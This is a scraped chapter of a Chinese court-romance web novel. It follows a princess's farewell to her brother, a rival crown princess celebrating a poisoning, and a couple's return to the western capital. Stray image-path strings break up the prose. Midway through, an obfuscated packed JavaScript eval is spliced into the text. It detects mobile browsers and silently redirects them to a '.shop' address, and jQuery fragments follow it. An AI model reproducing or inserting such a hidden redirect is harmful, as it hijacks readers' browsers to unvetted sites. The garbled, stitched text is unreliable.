姜向晚给姜晏喂粥的时候,趁他不注意,姜晏抓住自己兄长的手,佯作生气道:“老实交代,她是谁,哪家女儿,门第如何,品行怎么样?”
“啊!”姜向晚脸颊一红,无助地看了看姜晏身边的凌月泽,“她都知道了?”
凌月泽亦是兴奋地点点头。
姜向晚低着头,轻声说道:“嗯……是母亲副将的女儿,晏儿知道的,叫卓问,小时候经常与我们一同玩的那个。”
“卓问……”姜晏皱着眉仔细回想,末了点点头,“小时候没被我整过,品行应算过关。”
“向晚哥哥怎么爱上她的?是她先表的白吗?怎么表的?”凌月泽靠着姜晏,问出了一连串问题。
“她先表的白,那日去军营接大姐,大姐正纠集一群姐妹玩闹,她闭眼抽人,抽到了就必须回答自己心中所爱是谁,然后卓问被抽到了,她站起来果断说了……我,喜欢很多年了。”姜向晚笑着回忆,“然后大姐说,如果他就在这里,你要跟他表白吗?”
“然后呢然后呢?”凌月泽追问道。
“然后她说要,大姐就跟她说,那你转身看看。”姜向晚继续说,“再然后,大姐说,你要给我弟弟表白可以,得先打过我。然后卓问看了我一眼,二话没说就上去和大姐过招。”
“打过了?”姜晏歪头,“能打过大姐的人可不多。”
“没打过,被大姐揍得鼻青脸肿的,看了怪让人心疼。”姜向晚不好意思地笑道。
“得,大姐的架白打了,人家姐姐为弟弟打架是帮弟弟挡桃花,大姐倒好,给你招桃花。”姜晏心有不服,“我但凡在那里,我就不会让她开这个口。”
“不是烂桃花,也挺好的,母亲也喜欢卓将军。”姜向晚笑道。
“兄长高兴便好,但我以前说过的那句话仍然作数,万一你不想嫁了,亦或不想和那个谁过了,便随时回来,晏儿养你一辈子。”姜晏紧了紧姜向晚的手,“大姐要是不容你,你便来个信儿,我接你来皇都,静思园现在挺安全的。”
“噗,大姐也说过和你一样的话。”姜向晚不知怎地,眼角含了泪,“放心,兄长永远爱我们家晏儿。”
姜晏又说:“要是挨了欺负,也要来信皇都,我八百里加急赶过来揍卓问一顿。”
“不会的,母亲和大姐都在的。”姜向晚温声笑着。
“就是……就是……”姜晏说着,不知怎么也哽咽起来,“出嫁那日,应该是姐姐骑马送亲,妹妹背你上轿的……我可能……我以为,我能有那么一天的……”“没关系,母亲会找府上其他小姑娘代替的。”姜向晚伸手擦掉姜晏眼角的泪,“好姑娘,不许哭。”
“嗯,你告诉那个代替我的小姑娘,不许哭,高高兴兴的。”姜晏不舍地在姜向晚手上摩挲了几下,“兄长,你要一切都好。”
铁马金戈没能让姜晏掉一滴泪,如今她却好几次哭得像个孩童。
凌月泽轻轻抚着姜晏与姜向晚,静静守着哭泣的二人。
东婳赶到胡服国时,见到了即将离开的昭亲王一行,常仪对姜晏时长冷嘲热讽,对东婳却极尽温柔,婳儿长婳儿短的问了好久,还把自己带的药物尽数送给了东婳。
离开时,姜向晚送了凌月泽一个金镯,寻常款式,没有任何特点,只说道:“母亲说,为避免怀疑,不能有任何坠饰,兄长作主当半个父亲,愿月泽与晏儿长长久久,前路坦途。”
“兄长,还有我弟!”阿依萨凑到几人跟前,“唔——”
嘴巴被姜晏蒙住,姜向晚掩嘴笑了起来:“看来阿依萨陛下的弟弟与晏儿感情还没到,加油啊,陛下。”
姜念冲阿依萨比了个军中打气的手势,笑道:“本王很喜欢你,阿依萨陛下!相信你弟也不差,但情爱之事,我们家素来是自己做主。”
而后她又看向凌月泽:“有劳你照顾我家混球了,小郎君!”
说罢,众人踏着黑夜的黄沙,消失在姜晏的视线里。
东宫,明礼殿。
“好!做得好!”姜丰喜出望外,“毒已蔓延全身,哪怕如今看着只是小问题,到了皇都也只是等死了!”
“恭喜殿下,贺喜殿下!”侍从跪在地上连连道喜。
“明天,我就去禀报母皇,告诉她我未曾要过姜晏的功劳,更不曾与她勾结!”姜丰得意道,“还有,月泽的房间给他收拾收拾,等他到了,本宫要亲自去接他!”
“此人跟着姜晏这么长时间,恐怕身子早就不干净了。”池赋在一旁说道。
姜丰笑道:“本宫不在乎,本宫要他这个人,从今以后,再无姜晏在他身侧谗言,他将彻底属于本宫。”
池赋叹气:“哎,只是若身子不干净,是做不了太女贵君的,往后更遑论皇后?”
姜丰难得在池赋面前沉了脸:“姑姑,慎言,既然无法证明他身子不干净,那他便不是不干净。”
“殿下有心悦之人,姑姑为殿下高兴,只是天下人的悠悠之口,陛下的疑虑,又怎是一句慎言能敌过的。”池赋忧心道,“还有,殿下真觉得,自己离那个位置就一步之遥吗?这中间隔着陛下的猜疑,离着瑞王的风头正劲,离着端王的八面玲珑。”
“姑姑这是何意?”姜丰看向池赋。“玉玺,只有真握在自己手中,才叫权力。”池赋看向姜丰,神情前所未有的认真,“殿下,今日朝会,陛下对瑞王的夸奖,您是看到的。”
瑞王姜承在顾姓一族的运作下,盛安十二年时,除了流云使,还领了刑部的职,近日在皇都屡破奇案,深得百姓喜爱。
姜煜听闻,便在朝会上夸奖了一通。
“母皇已许久未曾这么夸过我……”姜丰看着池赋,“姑姑的意思是,还需除掉姜承?”
“不是除掉谁,而是成为谁,殿下。”池赋耐心说道。
作别商区诸位,拒绝了阿依萨送的礼物,十月底,姜晏回到西州都城,赵太守和牧樽亲自出城迎接,还有硬要跟来的赵清雪。
当然,姜晏还未看到这些人。
因着白诺在商区主持秩序,东晴和东婳
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17238263|192297||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
骑马护驾,回程的车轿内,只有她与凌月泽二人,于是她将凌月泽抵在车轿的内壁上亲吻。
凌月泽嘴上的口脂染到她的唇上,想伸手帮她擦掉,结果手被她握住,姜晏坏笑地冲他说:“郎君好心给我涂的口脂,便多留一会儿又如何?”
凌月泽不好意思地别过脸去,无赖的唇又在他脸颊啄来啄去。
二人在车轿内玩得不亦乐乎,直到有人禀报,已到西州都城门口。
下车换马时,赵太守调侃起姜晏的泛红的唇:“小殿下怎么学起男子涂口脂了?”
“我这口脂是啃的。”姜晏说得还挺得意。
凌月泽正胡乱擦着自己的脸颊,却被姜晏一把抱上了马,而后她稳稳当当地坐在凌月泽身后,将整个人抱进怀中,冲赵太守笑道:“我俩同乘一匹便可。”
赵祥笑着点头,转身时,无奈地拍了拍赵清雪的肩。
赵清雪面带怒意地瞪着姜晏,姜晏也低头看向他,神色坦然:“我是故意的,清雪郎君,抱歉,但我必须这么做,不然我的月泽会乱想。你是个很好的郎君,会有人爱你疼你,只是,不是我。”
眼泪不争气地流下脸颊,赵清雪大声说道:“我告诉你,除了你,我谁都不嫁!”
好凶。
赵祥牵过赵清雪,柔声道:“傻孩子,何苦呢?先回家罢。”
姜晏亦无奈地摇摇头。
几人策马进城,各怀心事,姜晏在凌月泽耳畔轻声说道:“我爱你。”
“嗯,我也是。”凌月泽小声回应。
新一年的冬小麦开始种植时,西州为一位不愿透露姓名的英雌准备了一场烟花,皆是白诺从商区送来的稀奇货,整座都城飞起漫天烟火,百姓们欢呼同乐。
牧樽请了西州最好的画师,为二人绘下小像。
画中,一人身着绛色锦衣,贵气逼人,一人一袭白衣,如仙降世,她把他抱起,站在烟花中央,这次,他笑得开怀,她神情专注,身后是万丈彩光。
西州今年无旱无灾,来年定然又是大丰收。
隔日,皇都的圣旨送到,召小皇子姜晏速回皇都。赵祥表示,折子已按姜晏的安排往皇都送去。
盛安十三年十一月,姜晏携众人返回皇都,沿途西州百姓自发为之送行。
她们神采飞扬,面色红润。
马车内,姜晏正端详着一封信,是临走时赵清雪给她的,她为难地说道:“你说,我是打开呢,还是不打开。”
凌月泽摇头:“既然是要送给禾嘉殿下的,那必然不能打开。”
“万一他说了什么坏话,那我可就吃不了兜着走了!”姜晏佯装害怕,趁机抱住凌月泽,“呜,凌小郎君救我!”
“好好好,救你救你,怎么救,阿晏说说?”凌月泽任由她抱着,柔声附和。
“嗯……亲一下,说一个字。”姜晏在他脸颊嗅了嗅。
“啊,那有多少个字啊……”凌月泽红了脸。
“够阿妞写一篇策论的。”她说罢,霸道地又覆上他的唇。